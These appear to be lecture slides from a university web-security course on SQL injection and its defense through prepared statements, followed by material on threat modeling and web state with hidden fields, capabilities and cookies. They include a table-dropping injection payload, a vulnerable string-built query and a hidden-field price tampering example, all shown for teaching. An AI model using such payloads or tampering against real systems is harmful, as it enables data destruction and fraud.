
```
frank' OR 1=1); DROP TABLE Users; --
```

```
result = db.execute "SELECT * FROM Users
         WHERE Name='#{user}' AND Password='#{pass}';"
```


```
result = db.execute "SELECT * FROM Users
         WHERE Name='frank' OR 1=1;
         DROP TABLE Users; --' AND Password='whocares';";
```

Can chain together statements with semicolon:
STATEMENT 1 ; STATEMENT 2

SQL injection


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

http://xkcd.com/327/



[redacted]

The Underlying Issue

```
result = db.execute “SELECT * FROM Users
       WHERE Name=‘#{user}’ AND Password=‘#{pass}’;”
```


- This one string combines the **code** and the **data**
  - Similar to buffer overflows
  - and command injection

**When the boundary between code and data blurs,
we open ourselves up to vulnerabilities**

The Underlying Issue

```
result = db.execute "SELECT * FROM Users
       WHERE Name='#{user}' AND Password='#{pass}';"
```

Intended AST for parsed SQL query



Defense: Input Validation

Just as with command injection, we can defend by **validating input**, e.g.,

- **Reject** inputs with bad characters (e.g.,; or --)

- **Remove** those characters from input

- **Escape** those characters (in an SQL-specific manner)

These can be effective, but the best option is to **avoid constructing programs from strings** in the first place

Sanitization: Prepared Statements

- **Treat user data according to its *type***
  - Decouple the code and the data

```
result = db.execute “SELECT * FROM Users
       WHERE Name=‘#{user}’ AND Password=‘#{pass}’;”
```

```
stmt = db.prepare("SELECT * FROM Users WHERE
                    Name = ? AND Password = ?”)
```


Variable binders parsed as strings

```
  result = stmt.execute (user, pass)
```

Arguments

Using Prepared Statements

```
stmt = db.prepare("SELECT * FROM Users WHERE Name = ? AND Password = ?”)
result = stmt.execute(user, pass)
```



Binding is only applied to the leaves, so the structure of the AST is *fixed*

Advantages Prepared Statement

- The overhead of compiling the statement is incurred only once, although the statement is executed multiple times.
    - Execution plan can be optimized

- Prepared statements are resilient against SQL injection
    - Statement template is not derived from external input. Therefore, SQL injection cannot occur.
    - Values are transmitted later using a different protocol.

Quiz 1

What is the benefit of using “prepared statements” ?

A. With them it is easier to construct a SQL query
B. They provide greater protection than escaping or filtering
C. They ensure user input is parsed as data, not (potentially) code
D. User input is properly treated as commands, rather than as secret data like passwords

Quiz 1

What is the benefit of using “prepared statements” ?

A. With them it is easier to construct a SQL query
B. They provide greater protection than escaping or filtering
C. They ensure user input is parsed as data, not (potentially) code
D. User input is properly treated as commands, rather than as secret data like passwords

Interlude:


Threat Modeling

In order to ensure your application is sufficiently **resilient to attack**, you need to think about what attacks are possible

This is a process called **threat modeling**. It requires thinking about what your adversary can do. Three examples:


- Malicious client
- Interception
- Passing the buck

Malicious Clients




- Server needs to **protect itself against malicious clients**
  - Won’t run the software the server expects (e.g., non-standard browser)
  - Will probe the limits of the interface (e.g., **SQL Injection!**)

Interception



- **Calls** to remote services could be **intercepted** by an adversary
  - **Snoop** on inputs/outputs
  - **Corrupt** inputs/outputs
- Avoid this possibility using **cryptography** (CMSC 414, CMSC 456)

Passing the Buck




- **Server needs to protect good clients** from malicious clients that will try to launch attacks via the server
  - Corrupt the server state (e.g., uploading malicious files or code)
  - Good client interaction affected as a result (e.g., getting the malware)

HTTP is Stateless

- The lifetime of an HTTP session is typically:
  - Client connects to the server
  - Client issues a request
  - Server responds
  - Client issues a request for something in the response
  - …. repeat ….
  - Client disconnects
- HTTP has no means of noting “oh this is the same client from that previous session”
  - *How is it you don’t have to log in at every page load?*

Maintaining State




- **Web application maintains *ephemeral* state**
  - Server processing often produces intermediate results
    - Not ACID, long-lived state
  - **Send** such **state to the client**
  - Client **returns the state** in subsequent **responses**


Two kinds of state: **hidden fields**, and **cookies**

Example: Online Ordering

socks.com/order.php



socks.com/pay.php



The total cost is $5.50. Confirm order?

Separate page

Example: Online Ordering

What’s sent to the client, presented to the user

pay.php


```
<html>
<head> <title>Pay</title> </head>
<body>

<form action=“submit_order” method=“GET”>
The total cost is $5.50. Confirm order?
<input type=“hidden” name=“price” value=“5.50”>
<input type=“submit” name=“pay” value=“yes”>
<input type=“submit” name=“pay” value=“no”>

</body>
</html>
```

Example: Online Ordering

The corresponding server processing

```
if(pay == yes && price != NULL)
{
    bill_creditcard(price);
    deliver_socks();
}
else
    display_transaction_cancelled_page();
```

Example: Online Ordering



- Server needs to **protect itself against malicious clients**
  - Won't run the software the server expects (e.g., non-standard browser)
  - Will probe the limits of the interface (e.g., **SQL Injection!**)

What's sent to the client, presented to the user

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action=“submit_order” method=“GET”>
The total cost is $5.50. Confirm order?
<input type=“hidden” name=“price” value=“0.01”>
<input type=“submit” name=“pay” value=“yes”>
<input type=“submit” name=“pay” value=“no”>

</body>
</html>
```

Client can change the value!

Solution: *Capabilities*

- **Server maintains *trusted* state** (while client maintains the rest)
  - Server stores intermediate state
  - Send a **capability** to access that state to the client
  - Client **references the capability** in subsequent responses

- **Capabilities should be large, random numbers**, so that they are hard to guess
  - To prevent illegal access to the state

Using capabilities

What's presented to the user

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="sid" value="781234">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Capability;
the system will detect a change and abort

Using capabilities


The corresponding backend processing

```
price = lookup(sid);
if(pay == yes && price != NULL)
{
    bill_creditcard(price);
    deliver_socks();
}
else
    display_transaction_cancelled_page();
```

But: we don't want to pass hidden fields around all the time

- Tedious to add/maintain on all the different pages
- Have to start all over on a return visit (after closing browser window)

Statefulness with Cookies




- Server **maintains trusted state**
  - Server indexes/denotes state with a **cookie**
  - Sends cookie to the client, which stores it
  - Client returns it with subsequent queries to that same serve

Cookies are key-value pairs

Set-Cookie:key=value; options; ….


Headers

Data



```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 18922
Keep-Alive: timeout=70, max=146
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<html> …… </html>
```

